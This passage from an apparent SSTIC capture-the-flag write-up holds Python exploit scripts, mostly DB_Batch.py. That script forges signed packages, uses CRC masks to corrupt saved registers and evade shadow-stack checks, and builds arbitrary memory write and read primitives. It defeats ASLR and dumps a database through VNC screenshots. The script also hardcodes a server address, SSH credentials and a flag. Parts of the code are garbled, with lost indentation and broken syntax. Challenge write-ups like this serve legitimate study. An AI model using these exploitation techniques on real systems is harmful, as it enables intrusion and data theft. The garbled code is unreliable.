        packed_tlv_bytes+= struct.pack('>b',0)
        packed_tlv_bytes+= struct.pack('>h',len(v_value)+1)
        encoded_value = v_value.encode("utf-8") + b'\x00'
        packed_tlv_bytes+= encoded_value
    elif v_type == ValueType.FLOAT:
        packed_tlv_bytes+= struct.pack('>b',1)
        packed_tlv_bytes+= struct.pack('>h',8)
        packed_tlv_bytes+= struct.pack('>d',v_value)
    else:
        print(f"Unknown type: {v_type}")
        throw()
    packed_bytes += packed_tlv_bytes
    for i in range(0,int(len(packed_tlv_bytes)-3)-1,2):
        crc ^= int.from_bytes(packed_tlv_bytes[i+3:i+3+2],byteorder="little")
    if (len(packed_tlv_bytes) % 2) ==1:
        crc ^= packed_tlv_bytes[-1]
    if crcMasks != None:
        crc ^= crcMasks[cnt]
    cnt += 1
    crcs.append(crc)

for crc in crcs:
    crcbt = crc.to_bytes(2,byteorder="big")
    packed_bytes += crcbt
return packed_bytes

```

## 2. DB\_Batch.py

```

import tempfile
import subprocess
import lzo
import time
import binascii
import time
import sys
import os
from Weapon_common.serialize import Message,OperationCode
from Weapon_common.tcp import tcp_connect, tcp_send_receive

from MessageCRC import MessageCRC

from serialize import *

import W_OCR2

import paramiko

MSG_LIST = []

#####
HOST = "localhost"
PORT = 2222
PORTVNC = 5900

```

```

HOST = "51.15.164.185"
PORT = 30792
PORTVNC = 30851

USERNAME = "diode_client"
PASSWORD = "{Thisp@sswOrdShouldN0tB3GUESSED}"

ssh = paramiko.SSHClient()

# Automatically trust unknown hosts
ssh.set_missing_host_key_policy(
    paramiko.AutoAddPolicy()
)
#####
def send_sa(fname):
    ret = True
    while True:
        try:
            ssh.connect(
                hostname=HOST,
                port=PORT,
                username=USERNAME,
                password=PASSWORD
            )

            remote_fname = "in/"+fname
            local_fname = "."+"/"+fname
            print(local_fname)
            print(remote_fname)

            time.sleep(1)
            with ssh.open_sftp() as sftp:
                time.sleep(1)
                sftp.put(local_fname, remote_fname)

            print("File uploaded successfully.")
            break

        except Exception as e:
            print(f"Upload failed: {e}")
            ret = False
            break

    finally:
        ssh.close()

    return(ret)
#####
# CRC-64-ECMA polynomial
polynomial = 0xC96C5795D7870F42
table_forward = [0] * 256

def populate_table():
    for i in range(256):
        crc = i
        for j in range(8):
            if crc & 1:
                crc >>= 1
                crc ^= polynomial
            else:
                crc >>= 1
        table_forward[i] = crc

def crc64(s, crc=0):
    for c in s:
        crc = table_forward[(crc & 0xff) ^ ord(c)] ^ (crc >> 8) & 0xFFFFFFFFFFFFFFFF
    return crc
#####
def check_signature(file, sig):

```

```

args = ["crypto/lobster256", "verify", file, "crypto/lobster_ignition.bin", "crypto/public_key.bin", sig ]
output = subprocess.run(args, timeout=5)

# Check the return value
return output.returncode == 0
# return True

def gen_signature(file, sig):
args = ["crypto/lobster256", "sign", file, "crypto/lobster_ignition.bin", "crypto/private_key.bin", sig ]
output = subprocess.run(args, timeout=5)

# Check the return value
return output.returncode == 0
# return True

#####
def get_sign(cpkg_b):
#with tempfile.NamedTemporaryFile("w+b", delete_on_close=False) as pkg_file:
with tempfile.NamedTemporaryFile("w+b", delete=False) as pkg_file:
#with tempfile.NamedTemporaryFile("w+b", delete_on_close=False) as sig_file:
with tempfile.NamedTemporaryFile("w+b", delete=False) as sig_file:
pkg_file.write(cpkg_b)
pkg_file.close()
if not gen_signature(pkg_file.name, sig_file.name):
return None
if not check_signature(pkg_file.name, sig_file.name):
return None
sig = sig_file.read()
sig_file.close()
# both files are now deleted
return(sig)

#####
def mk_weapon_sa(wmsgs,mode):
wpkg=dict()
wo_blob = {'type':BlobType.WEAPON_OPEN_SESSION, 'size':0, 'data':b''}
wc_blob = {'type':BlobType.WEAPON_CLOSE_SESSION, 'size':0, 'data':b''}
#wm_blob = {'type':BlobType.WEAPONS_MSG, 'size':len(wmsg), 'data':wmsg}

if mode ==0:
wm_blobs = [wo_blob]
else:
wm_blobs = []
for blb in wmsgs:
wm_blob = {'type':BlobType.WEAPONS_MSG, 'size':len(blb), 'data':blb}
wm_blobs.append(wm_blob)

if mode ==1:
wm_blobs.append(wc_blob)

wpkg['body'] = {'count': len(wm_blobs), 'blobs': wm_blobs}
#wpkg['body'] = {'count': 3, 'blobs': [wo_blob, wm_blob, wc_blob]}
wpkg_b = pkg_t.build(wpkg)
print(wpkg_b)

cwpkg_b = lzo.compress(wpkg_b, 0, False, algorithm="LZO1X")

sig = get_sign(cwpkg_b)
print(sig)
print(len(sig))

warch = dict()
tags = b'DEBUG\x00'
#sig= b'1'*88
#siglen=88
siglen = len(sig)
warch = { 'magic':0xaabbccdd11223344, 'pkg':cwpkg_b, 'sig':sig,
'secret':b'SSTIC{fa0405ed24364461327146760b57051767a19a36d944335ae4449615ca60ddd7}',
'crc64':0, 'pkg_decompressed_size': len(wpkg_b),
'pkg_offset':len(tags)+48, 'sig_offset':48+len(tags)+len(cwpkg_b), 'secret_offset':48+len(tags)+len(cwpkg_b)+siglen, 'tags':tags}

```

```

warch_b = bytearray(ssstic_arch_t.build(warch))
print(warch_b)

checksum = crc64(str(warch_b[16:], "latin_1"), 0xFFFFFFFFFFFFFFFF)
print("%X"%checksum)
bt=checksum.to_bytes(8,byteorder='little')
warch_b[8:16] = bt
print(warch_b)
return(warch_b)

def build_wsa(fname, mode):
    global MSG_LIST
    with open(fname,"wb") as fcho:
        dta = mk_weapon_sa(MSG_LIST, mode)
        fcho.write(dta)
    MSG_LIST = []

#####
def print_to_monitor(s, end="\n"):
    #print(' '+s, file=sys.stderr, end=end)
    print(' '+s, file=sys.stdout, end=end)

# monitoring stream is quite crappy, add A LOT OF crc32 to fix video corruption if needed
def hexdump(data):
    length = len(data)
    sep = '-'
    for i in range(0, length, 16):
        chunk = data[i:i+16]
        offset = i
        part1 = chunk[:8]
        part2 = chunk[8:]
        hex_part1 = sep.join(f"{b:02X}" for b in part1)
        hex_part2 = sep.join(f"{b:02X}" for b in part2)
        hex_part = f"{hex_part1}{sep}{hex_part2}".rstrip()

        #hex_crc = binascii.crc32(chunk[:16])
        #pad
        hex_part += ' '*(48-len(hex_part))

        ascii_str = ".join([chr(b) if 32 <= b <= 126 else '.' for b in chunk])
        #print_to_monitor(f"{offset:04x} {hex_crc:08x} {hex_part} {ascii_str}")
        print_to_monitor(f"{offset:04x} {hex_part} {ascii_str}")

def mk_msgN(opcode, params=None):
    msg = Message(opcode)
    msg.error_code = 0
    if params !=None:
        for p in params:
            msg.add_string(p)
    return(msg.pack())

def mk_msgC(opcode, params=None, masks=None):
    msg = MessageCRC(opcode)
    msg.error_code = 0
    if params !=None:
        for p in params:
            msg.add_string(p)
    return(msg.packCRC(masks))

def getMasks():
    cMasks = [0]*64
    # retAddr = 0x0000555555557484
    # retAddr = 0x0000555555556138
    #Shadow stack detection -> expected:0x56886c737484 got:0x56886c736138
    #Shadow stack detection -> expected:0x56886c73619d got:0x56886c736138

```

```

#Shadow stack corruption , invalid ret address :0x56886c736138
#cMasks[-4]= (0x0000555555557484 ^ 0x0000555555556138)
cMasks[-4]= (0x56886c737484 ^ 0x56886c73619d)
return(cMasks)

def getMasksR14(org_R14, new_R14):
    cMasks = [0]*64
    delta_R14 = org_R14 ^ new_R14

    cMasks[-9]= (delta_R14>>48) & 0xFFFF
    cMasks[-10]= (delta_R14>>32) & 0xFFFF
    cMasks[-11]= (delta_R14>>16) & 0xFFFF
    cMasks[-12]= (delta_R14) & 0xFFFF
    return(cMasks)

def getMasksR13(org_R13, new_R13):
    cMasks = [0]*64
    delta_R13 = org_R13 ^ new_R13

    cMasks[-13]= (delta_R13>>48) & 0xFFFF
    cMasks[-14]= (delta_R13>>32) & 0xFFFF
    cMasks[-15]= (delta_R13>>16) & 0xFFFF
    cMasks[-16]= (delta_R13) & 0xFFFF
    return(cMasks)

def operation(sock, msg, mode=0):
    global MSG_LIST
    msg2 = bytearray(msg)
    #print("Sending: ",end=")
    #print(msg2)
    #hexdump(msg)
    MSG_LIST.append(msg2)
    #resp = tcp_send_receive(sock, msg)
    #print("Received: ",end=")
    #print(resp)
    """
    if resp!=None and mode ==0:
        mres = Message.unpack(resp)
        print(mres.check_error_code())
    """
    #if resp != None:
    # hexdump(resp)
    #return(resp)
    return(None)

def getASLR(res):
    #hexdump(res)
    addr1 = int.from_bytes(res[16:24],byteorder='little')
    addr2 = int.from_bytes(res[16+8:24+8],byteorder='little')
    addr3 = int.from_bytes(res[16+16:24+16],byteorder='little')
    addr4 = int.from_bytes(res[16+24:24+24],byteorder='little')
    addr5 = int.from_bytes(res[16+32:24+32],byteorder='little')
    print("addr1:0x%X"%addr1)
    print("addr2:0x%X"%addr2)
    print("addr3:0x%X"%addr3)
    print("addr4:0x%X"%addr4)
    print("addr5:0x%X"%addr5)
    return((addr4,addr5))

def getDBAddr(res):
    addr = int.from_bytes(res[8:16],byteorder='little')
    print("addrDB:0x%X"%addr)
    return(addr)

g_STACK_OFFSET = 0
def POKE_01(addr, lg, mode=1):
    msg = mk_msgC(OperationCode.AUTHENT,[u"SSTIC_USER",u"BadDefaultPassword"])
    operation(sock,msg)
    # R14: RSP +70
    # 0x7ffff75fee90

```

```

# 0x7fff6dfde90
# 0x7fff65fce90
# 0x7fff5dfbe90
# 0x7fff55fae90
# delta : 0x801000
org_R14 = 0x7fff75fee90 + g_STACK_OFFSET
#new_R14 = org_R14 - 0x1000

#new_R14 = 0x7fff75fee60
new_R14 = addr
msg = mk_msgC(OperationCode.FIRE,[u"toto"]*64,getMasksR14(org_R14,new_R14))
operation(sock,msg)
if mode == 1:
    msg = mk_msgN(OperationCode.AUTHENT,[u"SSTIC_USER",u"DefaultPassword"])
else:
    msg = mk_msgN(OperationCode.AUTHENT,[u"SSTIC_USER",u"BadDefaultPassword"])
operation(sock,msg)

for i in range(lg-1):
    org_R14 = new_R14
    new_R14 = org_R14 + 0x1
    msg = mk_msgC(OperationCode.FIRE,[u"toto"]*64,getMasksR14(org_R14,new_R14))
    operation(sock,msg)
    if mode == 1:
        msg = mk_msgN(OperationCode.AUTHENT,[u"SSTIC_USER",u"DefaultPassword"])
    else:
        msg = mk_msgN(OperationCode.AUTHENT,[u"SSTIC_USER",u"BadDefaultPassword"])
    operation(sock,msg)

org_R14 = new_R14
new_R14 = 0x7fff75fee90 + g_STACK_OFFSET
msg = mk_msgC(OperationCode.FIRE,[u"toto"]*64,getMasksR14(org_R14,new_R14))
operation(sock,msg)

def POKE_val(addr, vals):
    msg = mk_msgC(OperationCode.AUTHENT,[u"SSTIC_USER",u"BadDefaultPassword"])
    operation(sock,msg)
    #R13
    # 0x7fff75fee70
    org_R13 = 0x7fff75fee70 + g_STACK_OFFSET
    #new_R13 = org_R13 - 0x1071
    #new_R13 = 0x7fff75fee60
    new_R13 = addr
    msg = mk_msgC(0xAB,[u"toto"]*64,getMasksR13(org_R13,new_R13))
    operation(sock,msg)
    #msg = mk_msgC(OperationCode.AUTHENT,[u"SSTIC_USER",u"BadDefaultPassword"])
    #operation(sock,msg)

for i in range(len(vals)-1):
    print(i)
    org_R13 = new_R13
    new_R13 = org_R13 + 1
    msg = mk_msgC(vals[i],[u"toto"]*64,getMasksR13(org_R13,new_R13))
    operation(sock,msg)

org_R13 = new_R13
new_R13 = 0x7fff75fee70 + g_STACK_OFFSET
msg = mk_msgC(vals[-1],[u"toto"]*64,getMasksR13(org_R13,new_R13))
operation(sock,msg)

def PEEK_addr(taddr, lg):
    POKE_01(0x7fff75fee60+ g_STACK_OFFSET, 9, mode=0)
    #taddr = 0x5555555a168
    #taddr = 0x5555555c4b0
    vals = taddr.to_bytes(8, byteorder='little')
    print(vals)
    for i in range(6):
        POKE_val(0x7fff75fee30+ g_STACK_OFFSET + i, [vals[i]])
        POKE_01(0x7fff75fee31+ g_STACK_OFFSET+i, 9, mode=0)

```

```

#POKE_val(0x7fff75fee38+ g_STACK_OFFSET, [0x40])
POKE_val(0x7fff75fee38+ g_STACK_OFFSET, [lg])
POKE_01(0x7fff75fee39+ g_STACK_OFFSET, 15, mode=0)
POKE_val(0x7fff75fee40+ g_STACK_OFFSET, [0x05])

print("="*80)
msg = mk_msgN(OperationCode.AUTHENT,[u"SSTIC_USER",u"DefaultPassword"])
operation(sock,msg)
print("="*80)
msg = mk_msgC(OperationCode.GET_VERSION,[u"toto"]*64,getMasks())
res = operation(sock,msg)
build_wsa("peek_init.sa",mode=0)
#print(res)
msg = mk_msgC(OperationCode.FIRE,[u"toto"]*64,getMasks())
operation(sock,msg,mode=1)
msg = mk_msgN(OperationCode.AUTHENT,[u"SSTIC_USER",u"DefaultPassword"])
operation(sock,msg)
build_wsa("peek_end.sa",mode=1)
#return(res)
return(None)

def findASLR():
    msg = mk_msgN(OperationCode.AUTHENT,[u"SSTIC_USER",u"DefaultPassword"])
    operation(sock,msg)
    print("="*80)
    msg = mk_msgC(OperationCode.FIRE,[u"toto"]*64, getMasks())
    resASLR=operation(sock,msg,mode=1)
    #getASLR(resASLR)

    #build_wsa("aslr_init.sa",mode=0)

    print("="*80)
    msg = mk_msgC(OperationCode.FIRE,[u"toto"]*64,getMasks())
    resASLR=operation(sock,msg,mode=1)
    #addr = getASLR(resASLR)
    build_wsa("aslr_init.sa",mode=0)
    print("="*80)
    msg = mk_msgC(OperationCode.GET_VERSION,[u"toto"]*64,getMasks())
    operation(sock,msg)
    build_wsa("aslr_end.sa",mode=1)
    #return(addr)
    return(None)

#####
populate_table()
#sock = tcp_connect()
sock = -1

print("="*80)

send_sa("MAJKey_OK.sa")

#addr = findASLR()
findASLR()
#send_sa("aslr_init.sa")
#addr_stck = input("Enter Addr Stack: ")
time.sleep(2)
#addr = W_OCR2.find_addr()
#send_sa("aslr_end.sa")
#addr_txt = input("Enter Addr Text: ")

"""
time.sleep(1)
send_sa("aslr_init.sa")
time.sleep(2)
addr2 = W_OCR2.find_addr()
send_sa("aslr_end.sa")

```

```

time.sleep(1)
send_sa("aslr_init.sa")
time.sleep(2)
addrs3 = W_OCR2.find_addr()
send_sa("aslr_end.sa")

print("*"*80)
print(hex(addrs[0]-addrs2[0]))
print(hex(addrs2[0]-addrs3[0]))
""""

addr_stck = input("Enter Addr Stack: ")
addr_txt = input("Enter Addr Text: ")
addrs = (int(addr_stck,16), int(addr_txt,16))

print(hex(addrs[0]),hex(addrs[1]))
taddr = addrs[1] + 0x16e + 0x3e5d
print(hex(taddr))
g_STACK_OFFSET = addrs[0] - 0x7fff75fee70
print(hex(g_STACK_OFFSET))
g_STACK_OFFSET -= 0x801000
#g_STACK_OFFSET -= 0x82e000
print(hex(g_STACK_OFFSET))
input("Go on ")

#g_STACK_OFFSET = addrs3[0] - 0x7fff75fee70
#print(hex(g_STACK_OFFSET))
#g_STACK_OFFSET -= 0x801000

#sock.close()
time.sleep(2)
print("#####")
#sock = tcp_connect()

#taddr = 0x55555555a168
#taddr = 0x55555555c4b0
lg=0x40
taddr -=8
PEEK_addr(taddr, lg)
time.sleep(1)
#send_sa("peek_init.sa")
#res = PEEK_addr(taddr, lg)
print("*"*80)
#print(res)
addr_DB = input("Enter Addr DB: ")
#addrDB = getDBAddr(res)
addrDB = int(addr_DB, 16)
print("addrDB=0x%X"%addrDB)
#send_sa("peek_end.sa")

#sock.close()
time.sleep(2)
print("#####")
#sock = tcp_connect()

for i in range(254,0,-1):
    lg=0xFF
    res = PEEK_addr(addrDB+i*255, lg)
    #print(res)
    #print(res[8:])

    send_sa("peek_init.sa")
    time.sleep(240)
    fname = "DBW_%d.png"%i
    print("Capture...")
    addrs3 = W_OCR2.captureW(HOST, PORTVNC, fname)
    time.sleep(2)
    send_sa("peek_end.sa")

```

```
time.sleep(2)
```

## 5. Find\_Path.py

```
from collections import defaultdict
from typing import Any

Node = Any
Token = bytes

def build_adjacency(graph: dict[Node, list[Token]]) -> dict[Node, set[Node]]:
    """
    Build an adjacency map from the token→node index.
    Two nodes are neighbours when they share ≥1 token.
    """
    # Invert: token → set of nodes that own it
    token_to_nodes: dict[Token, set[Node]] = defaultdict(set)
    for node, tokens in graph.items():
        for tok in tokens:
            token_to_nodes[tok].add(node)

    # Build adjacency
    adjacency: dict[Node, set[Node]] = defaultdict(set)
    for nodes_sharing_token in token_to_nodes.values():
        nodes = list(nodes_sharing_token)
        for i, a in enumerate(nodes):
            for b in nodes[i + 1 :]:
                adjacency[a].add(b)
                adjacency[b].add(a)

    return adjacency

def find_single_path(
    adjacency: dict[Node, set[Node]],
    start: Node,
    end: Node,
) -> list[Node] | None:
    """
    Return the shortest simple path from *start* to *end* using BFS,
    or None if no path exists.
    BFS guarantees the first path found has the fewest hops.
    """
    if start not in adjacency and start != end:
        raise ValueError(f"Start node {start!r} not found in graph.")
    if end not in adjacency and start != end:
        raise ValueError(f"End node {end!r} not found in graph.")

    if start == end:
        return [start]

    from collections import deque
    queue: deque[list[Node]] = deque([[start]])
    visited: set[Node] = {start}
```

```

while queue:
    path = queue.popleft()
    current = path[-1]

    for neighbour in adjacency.get(current, set()):
        if neighbour == end:
            return path + [neighbour]
        if neighbour not in visited:
            visited.add(neighbour)
            queue.append(path + [neighbour])

return None

if __name__ == "__main__":

    adj = build_adjacency(DBGGraph)
    print(adj)
    START: Node = "SSTIC_USER"
    END: Node = "audit_KaKaHuet"

    single = find_single_path(adj, START, END)
    if single is None:
        print(" No path exists between the two nodes.\n")
    else:
        print(f" Path (length {len(single) - 1} hop{'s' if len(single) > 2 else ''}): "
              f"{ ' -> '.join(str(n) for n in single)}")
        print()

```

